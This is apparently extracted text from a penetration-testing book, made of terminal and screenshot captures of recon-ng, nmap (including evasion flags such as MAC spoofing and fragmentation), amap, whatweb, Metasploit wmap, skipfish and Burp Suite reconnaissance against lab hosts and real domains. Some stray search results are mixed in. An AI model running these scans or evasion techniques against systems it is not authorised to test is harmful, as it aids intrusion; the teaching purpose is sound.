[recon-ng][default][bing_domain_web] > load recon/domains-hosts/bing_domain_api
[recon-ng][default][bing_domain_api] > show info

Name: Bing API Hostname Enumerator
Path: modules/recon/domains-hosts/bing_domain_api.py
Author: Marcus Watson (@BranMacMuffin)

Description:
Leverages the Bing API and "domain:" advanced search operator to harvest hosts.
table with the results.

Options:
Name      Current Value  Req  Description
-----
LIMIT     0              yes  limit total number of api requests (0 = unlimited)
SOURCE    yahoo.com      yes  source of input (see 'show info' for details)

Source Options:
default   SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL ORDER
<string>  string representing a single input
<path>    path to a file containing a list of inputs
query <sql> database query returning one column of inputs

[recon-ng][default][bing_domain_api] > set SOURCE facebook.com
SOURCE => facebook.com
```

```
[recon-ng][default][bing_domain_api] > run

-----
FACEBOOK.COM
-----
[*] Searching Bing API for: 'domain:facebook.com'
[*] fa-ir.facebook.com
[*] sq-al.facebook.com
[*] lv-lv.facebook.com
[*] en-gb.facebook.com
[*] pixel.facebook.com
[*] developers.facebook.com
[*] mbasic.facebook.com
[*] m.facebook.com
[*] m2.facebook.com
[*] Searching Bing API for: 'domain:facebook.com -domain:fa-ir.facebook.com -domain:sq-al.facebook.com -domain:lv-lv.facebook.com -domain:en-gb.facebook.com -domain:pixel.facebook.com -domain:developers.facebook.com -domain:mbasic.facebook.com -domain:m.facebook.com -domain:m2.facebook.com'
```

```
[recon-ng][default][csv] > show
companies      globals      locations    pushpins
contacts       hosts       modules      schema
credentials    info        netblocks   source
dashboard      keys        options      vulnerabilities
domains        leaks       ports        workspaces
[recon-ng][default][csv] > show
```

```
[recon-ng][default] > use reporting/
reporting/csv      reporting/list      reporting/xml
reporting/html     reporting/pushpin
[recon-ng][default] > use reporting/csv
[recon-ng][default][csv] > show options
```

Name	Current Value
FILENAME	/root/.recon-ng/workspaces/default/results.csv
TABLE	domains

```
[recon-ng][default][csv] > set TABLE domains
TABLE => domains
[recon-ng][default][csv] > run
```

```
root@Kali:~/usr/bin# nmap -sT 192.168.1.63
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 15:27 IST
Nmap scan report for 192.168.1.63
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
root@Kali:~/usr/bin# nmap -sT 192.168.1.63 --top-ports 5
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 15:28 IST
Nmap scan report for 192.168.1.63
Host is up (0.022s latency).
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
23/tcp    closed telnet
80/tcp    open  http
443/tcp   closed https
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
root@Kali:~/usr/bin# nmap -sT 192.168.1.63 -p 194
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 15:28 IST
Nmap scan report for 192.168.1.63
Host is up (0.00040s latency).
PORT      STATE SERVICE
194/tcp   closed irc
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Scan the top 1000 ports and reports the open ports from them

Scan the top 5 ports and reports if closed or open.

Scan for ports defined using the -p flag

```
root@Kali:/usr/bin# nmap 192.168.1.63 -p 80 --source-port 53

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 16:43 IST
Nmap scan report for 192.168.1.63
Host is up (0.00038s latency).
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
root@Kali:/usr/bin#
```

```
root@Kali:/usr/bin# nmap 192.168.1.63 -p 80 --data-length 42

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 17:07 IST
Nmap scan report for 192.168.1.63
Host is up (0.00041s latency).
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:92:66:6A (VMware)
```

```
root@Kali:/usr/bin# nmap --mtu 16 192.168.1.63 -p 80

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 17:30 IST
Nmap scan report for 192.168.1.63
Host is up (0.00044s latency).
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
root@Kali:/usr/bin#
```

```
root@Kali:/usr/bin# nmap -sT --spoof-mac Cisco 192.168.1.63 -p 80

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 18:05 IST
Spoofing MAC address 00:00:0C:39:DD:26 (Cisco Systems)
Nmap scan report for 192.168.1.63
Host is up (0.00050s latency).
PORT      STATE      SERVICE
80/tcp    filtered  http
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
root@Kali:/usr/bin#
```

```
root@Kali:/usr/bin# nmap --badsum 192.168.1.63 -p 4567

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 19:05 IST
Nmap scan report for 192.168.1.63
Host is up (0.00048s latency).
PORT      STATE      SERVICE
4567/tcp  filtered  tram
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
root@Kali:/usr/bin#
```

The state of the port is Filtered as the packet was sent with a bad checksum and was dropped by the end system


```
root@Kali:/usr/bin# nmap -n -O -sT -v 192.168.1.63 -p 80,5566

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 19:36 IST
Initiating ARP Ping Scan at 19:36
Scanning 192.168.1.63 [1 port]
Completed ARP Ping Scan at 19:36, 0.02s elapsed (1 total hosts)
Initiating Connect Scan at 19:36
Scanning 192.168.1.63 [2 ports]
Discovered open port 80/tcp on 192.168.1.63
Completed Connect Scan at 19:36, 0.00s elapsed (2 total ports)
Initiating OS detection (try #1) against 192.168.1.63
Nmap scan report for 192.168.1.63
Host is up (0.0053s latency).
PORT      STATE SERVICE
80/tcp    open  http
5566/tcp  closed westec-connect
MAC Address: 00:0C:29:92:66:6A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32
Uptime guess: 0.236 days (since Wed Dec 10 13:56:52 2014)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
```

```
root@Kali: /usr/bin# nmap -sV 192.168.1.63
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-11 01:17 IST
Nmap scan report for 192.168.1.63
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze4 (pro
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
MAC Address: 00:0C:29:92:66:6A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Application identified on port 22 and 80

```
Service detection performed. Please report any incorrect results at http://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 6.50 seconds
```

```
root@Kali: /usr/bin#
```

```
root@Kali: /usr/bin#
```

```
root@Kali: /usr/bin# nmap -A 192.168.1.63
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-11 01:17 IST
Nmap scan report for 192.168.1.63
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+sque
| ssh-hostkey:
|   1024 d1:14:7a:9c:ad:6d:da:49:57:2b:1d:b2:74:e1:04:30 (DSA)
|   2048 0c:3e:b5:eb:3c:c0:25:b0:82:34:ab:d7:d7:3a:07:2c (RSA)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
|_ http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_ http-title: PentesterLab vulnerable blog
MAC Address: 00:0C:29:92:66:6A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Version scan combined with operating system scan

```
TRACEROUTE
HOP RTT      ADDRESS
1   1.32 ms  192.168.1.63
```

```
root@Kali: /usr/bin#
```

```
root@Kali: /usr/bin# amap -bqv 192.168.1.63 80
```

```
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers
```

```
amap v5.4 (www.thc.org/thc-amap) started at 2014-12-11 02:45:04 - APPLICATION MAPPING mode
```

```
Total amount of tasks to perform in plain connect mode: 23
Protocol on 192.168.1.63:80/tcp (by trigger smtp) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n
h1>\n<p>Your browser sent a request that this server could not understand.<br />\n</p>\n<hr>\n<address>Apache/2.2.16 (Debian
Protocol on 192.168.1.63:80/tcp (by trigger smtp) matches http-apache-2 - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.
Request</h1>\n<p>Your browser sent a request that this server could not understand.<br />\n</p>\n<hr>\n<address>Apache/2.2.16
Waiting for timeout on 21 connections ...
```

```
amap v5.4 finished at 2014-12-11 02:45:10
```

```
root@Kali: /usr/bin#
```

```
GET /wiki/List_of_HTTP_header_fields HTTP/1.1
Host: en.wikipedia.org
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: PREF=ID=15975ac92b0e7db0:U=0e0044df3474934d:FF=0:LD=en:TM=1397575234:LM=1413128
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
X-Client-Data: CJC2yQEIorbJAQiptskBCMS2yQEInobKAQjxiMoBCMwUygE=

HTTP/1.1 200 OK
Accept-Ranges: bytes
Age: 497352
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Content-Encoding: gzip
Content-language: en
Content-Length: 23664
Content-Type: text/html; charset=UTF-8
Date: Thu, 15 Jan 2015 18:44:12 GMT
Last-Modified: Sat, 10 Jan 2015 00:34:19 GMT
Server: Apache
Vary: Accept-Encoding, Cookie
Via: 1.1 varnish, 1.1 varnish
X-Cache: cpl053 hit (4), cpl067 frontend hit (621)
X-Content-Type-Options: nosniff
X-Powered-By: HHVM/3.3.1
X-UA-Compatible: IE=Edge
X-Varnish: 1344194418 1344032537, 3913581013 3343125946
```

```
root@Kali:~# whatweb -v wikipedia.org
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be deprecated in the future, use String#encode instead.
http://wikipedia.org/ [301]
http://wikipedia.org [301] Apache, Cookies[GeoIP], Country[UNITED STATES][US], HTTPServer[Apache], IP[208.80.4.224], RedirectLocation[http://www.wikipedia.org/], Title[301 Moved Permanently], UncommonHeaders[x-varnish]
Varnish, Via-Proxy[1.1 varnish, 1.1 varnish], X-Powered-By[HHVM/3.3.0-static]
URL : http://wikipedia.org
Status : 301

Apache
-----
Description: The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards. homepage: http://httpd.apache.org/

Cookies
-----
Description: Display the names of cookies in the HTTP headers. The values are not returned to save on space.
String : GeoIP
```



MY-IP-Neighbors.com

[MyIPNeighbors](#) [Base 64](#) [Change log](#) [Stats](#) [My IP address](#) [Widget](#)

[Suggestion](#)

[Blog](#)

[1,761](#)

[Google](#)

[Facebook](#) [161](#)

[Google+](#) [17](#)



Share & Sync files between your PC, Mac, Linux & your mobile

Query limit: 7 of 200 allowed query per 24 hours

Resolved IP : 208.80.154.224 ([ARIN](#))

Neighbors :

Warning: number_format() expects parameter 2 to be long, string given in /home/yaniikup/web/my-ip-neighbors.com/public_html/index.php on line 525

Server country : United States

[Receive notifications by email when this result change.](#)



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Neighbor domain name	Resolved date	Title	Action
en.wikipedia.org	2015-01-01	Wikipedia, the free encyc...	Whois
en.wiktionary.org	2014-08-29	No wiki found	Whois
mediawiki.org	2014-12-07	MediaWiki	Whois
simple.wikipedia.org	2014-04-01	Wikipedia	Whois
wikibooks.org	2014-12-18	Wikibooks	Whois
wikidata.org	2014-11-13	Wikidata	Whois
wikimedia.org	2015-01-05	Wikimedia	Whois
wikinews.org	2015-01-10	Wikinews	Whois
wikipedia.com	2014-12-16	Wikipedia	Whois
wikipedia.org	2014-06-17	Wikipedia	Whois
wikiquote.org	2014-12-13	Wikiquote	Whois
wikisource.org	2015-01-10	Wikisource	Whois
wikiversity.org	2014-12-30	Wikiversity	Whois
wikivoyage.org	2014-12-16	Wikivoyage	Whois
wiktionary.org	2014-12-24	Wiktionary	Whois



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[David Curson - Wikipedia, the free encyclopedia](#)



en.wikipedia.org/wiki/Dave_Curson ▾

David Alan "**Dave**" **Curson** (born November 4, 1948) is a union representative and former member of the United States House of Representatives, ...
[Early life ...](#) · [United Auto Workers ...](#) · [Political career](#)

[Talk:Mutual fund - Wikipedia, the free encyclopedia](#)

en.wikipedia.org/wiki/Talk%3AMutual_fund ▾

8 Do's and Don'ts of **Mutual Funds** Investing; Start your own . Anyone know the process if someone wanted to start there own **mutual** fund?
[Start your own](#) · [Warren Buffet View ...](#) · [Hedge Fund subsection](#) · [U.S.-centric](#)

[Wikipedia](#)

www.wikipedia.org/?title=Graffiti ▾

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[File:Chu Han - chu Nho - Han tu VECTOR.svg - ...](#)

commons.wikimedia.org/wiki/File:Chu_Han_-_chu_Nho_-_Han_tu_VECTOR.svg ▾

Mar 28, 2014 · This file is licensed under the Creative Commons Attribution-Share Alike 3.0 Unported license. You are free: to share – to copy, distribute and transmit ...

[St. Anger - Simple English Wikipedia, the free encyclopedia](#)

simple.wikipedia.org/wiki/St_Anger ▾


St. Anger is the 8th studio album by American thrash metal band Metallica. It was released on June 5, 2003. It was their last album released by Elektra Records.

```
[recon-ng][default] > load recon/hosts-hosts/ip_neighbor
[recon-ng][default][ip_neighbor] > set SOURCE wikipedia.org
SOURCE => wikipedia.org
[recon-ng][default][ip_neighbor] > run

-----
WIKIPEDIA.ORG
-----
[*] URL: http://www.my-ip-neighbors.com/?domain=wikipedia.org
[*] en.wikipedia.org
[*] en.wiktionary.org
[*] mediawiki.org
[*] simple.wikipedia.org
[*] wikibooks.org
[*] wikidata.org
[*] wikimedia.org
[*] wikinews.org
[*] wikipedia.com
[*] wikipedia.org
[*] wikiquote.org
[*] wikisource.org
[*] wikiversity.org
[*] wikivoyage.org
[*] wiktionary.org
```

The screenshot displays the Burp Suite Free Edition v1.6 interface. The main window shows the 'Intercept' tab selected, with a response from 'http://www.my-ip-neighbors.com/?domain=wikipedia.org'. The response is displayed in the 'Raw' view, showing the following headers:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Set-Cookie: um_IsMobile=False; path=/; HttpOnly
Set-Cookie: um_IsMobile=False; path=/; HttpOnly
Set-Cookie: language=en-US; path=/; HttpOnly
Date: Sat, 03 Jan 2015 20:29:09 GMT
Content-Length: 29119
Strict-Transport-Security: max-age=86400
Set-Cookie: BIGipServerProd_pool1=335653286.20480.0000; Path=/
Server: F5
Vary: Accept-Encoding
Connection: Keep-Alive
```



```
root@Kali:~/Desktop# nmap --script=http-methods.nse 192.168.1.8

Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-03 12:55 IST
Nmap scan report for 192.168.1.8
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
| _See http://nmap.org/nsedoc/scripts/http-methods.html
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:12:90:8E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
root@Kali:~/Desktop#
```



```
Connection: close\r\n
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)\r\n
Host: 192.168.1.8\r\n
```

```
root@Kali:~/Desktop# nmap --script=http-methods.nse --script-args http.useragent="Scan Done by Penetration testing team" 192.168.1.8
Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-03 14:44 IST
Nmap scan report for 192.168.1.8
Host is up (0.00040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
| See http://nmap.org/nse/doc/scripts/http-methods.html
10000/tcp  open  snet-sensor-mgmt
MAC Address: 00:0C:29:12:90:8E (VMware)
```

```
msf > wmap_sites -a http://192.168.1.8 ①
[*] Site created.
msf > wmap_sites -l ②
[*] Available sites
=====
      Id  Host          Vhost          Port  Proto  # Pages  # Forms
      --  -
      0   192.168.1.8  192.168.1.8   80    http   0         0

msf > wmap_targets -d 0 ③
[*] Loading 192.168.1.8,http://192.168.1.8:80/.
msf > wmap_targets -l
[*] Defined targets
=====
      Id  Vhost          Host          Port  SSL  Path
      --  -
      0   192.168.1.8  192.168.1.8  80    false /
```

```
msf > wmap_run -t ④
[*] Testing target:
[*]   Site: 192.168.1.8 (192.168.1.8)
[*]   Port: 80 SSL: false
=====
[*] Testing started. 2015-01-04 02:13:56 +0530
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/frontpage_login
```

```
msf > wmap_run -e ⑤
+++++
Launch completed in 683.3379385471344 seconds.
+++++
[*] Done.
msf > clear
[*] exec: clear

msf > vulns ⑥
[*] Time: 2015-01-03 20:45:08 UTC Vuln: host=192.168.1.8 name=HTTP Trace Method Allowed
,BID-9506,BID-9561
msf > █
```

```
root@Kali:~#
root@Kali:~# skipfish -o ~/Desktop/results/ http://192.168.1.8
```

Skipfish - scan results browser

file:///root/Desktop/results/index.html

Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

Issue type overview - click to expand:

- Interesting server message (8)
- Incorrect or missing charset (higher risk) (1)
- XSS vector in document body (1)
 - http://192.168.1.62/post_comment.php?id=1 [show trace +]
Memo: injected '<script>' tag seen in HTML
- HTML form with no apparent XSRF protection (1)
 - http://192.168.1.62/post_comment.php?id=1 [show trace +]
- Incorrect or missing charset (low risk) (1,7)
- Incorrect or missing MIME type (low risk) (1)
 - <http://192.168.1.62/cons/README> [show trace +]
Memo: text/xml
- Password entry form - consider brute-force (1)
 - <http://192.168.1.62/admin/index.php> [show trace +]
- Unknown form field (can't autocomplete) (2)
- Hidden files / directories (4)
- Directory listing enabled (1,2)
- New 404 signature seen (1)
- New "X-" header value seen (4)
- New "Server" header value seen (1)
- New HTTP cookie added (1)
 - <http://192.168.1.62/admin/> [show trace +]
Memo: PHPSESSID

results

Burp Suite Free Edition v1.6.01

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Sta...	Length	MIME type	T
http://sizzlejs.com	GET	/					
http://jquery.com	GET	/					
https://www.owasp.o...	GET	/				HTML	
http://samurai.inguar...	GET	/				HTML	
http://www.kali.org	GET	/				HTML	
http://sqlmap.org	GET	/				HTML	
http://www.dynamic...	GET	/					
http://urin.take-uma...	GET	/					
http://docs.jquery.com	GET	/License					
http://www.w3.org	GET	/TR/1999/REC-html4...					

Request Response

Raw Headers Hex

```

GET / HTTP/1.1
Host: sizzlejs.com
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT
6.1; Win64; x64; Trident/5.0)
Connection: close
  
```

Type a search term 0 matches

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding

Host	Method
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET

dwva
gallery2
getboo
ghost
gruyere
gtd-php
hackxor_intro.php
joomla
jquery.min.js
mandiant-struts-forms.html
mcir.html
mone

http://192.168.1.70/mutillidae

- Add to scope
- Spider this branch
- Actively scan this branch
- Passively scan this branch
- Engagement tools [Pro version only]
- Compare site maps
- Expand branch
- Expand requested items
- Delete branch
- Copy URLs in this branch
- Copy links in this branch
- Save selected items
- Site map help

Response

Headers Hex

mutillidae/ HTTP
192.168.1.70
Content: Mozilla/
0100101 Firef
ml,application
Language: en-
Encoding: gzi
: http://102

< + >

Target Proxy Spider Scanner Intruder Repeater Sequencer

Control Options

? Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, target site map, and choose "Spider this host / branch".

Spider is running Clear queues

Requests made: 444
Bytes transferred: 3,130,073
Requests queued: 0
Forms queued: 0

? Spider Scope

Use suite scope [defined in Target tab]
 Use custom scope



? Application Login

These settings control how the Spider submits login forms.

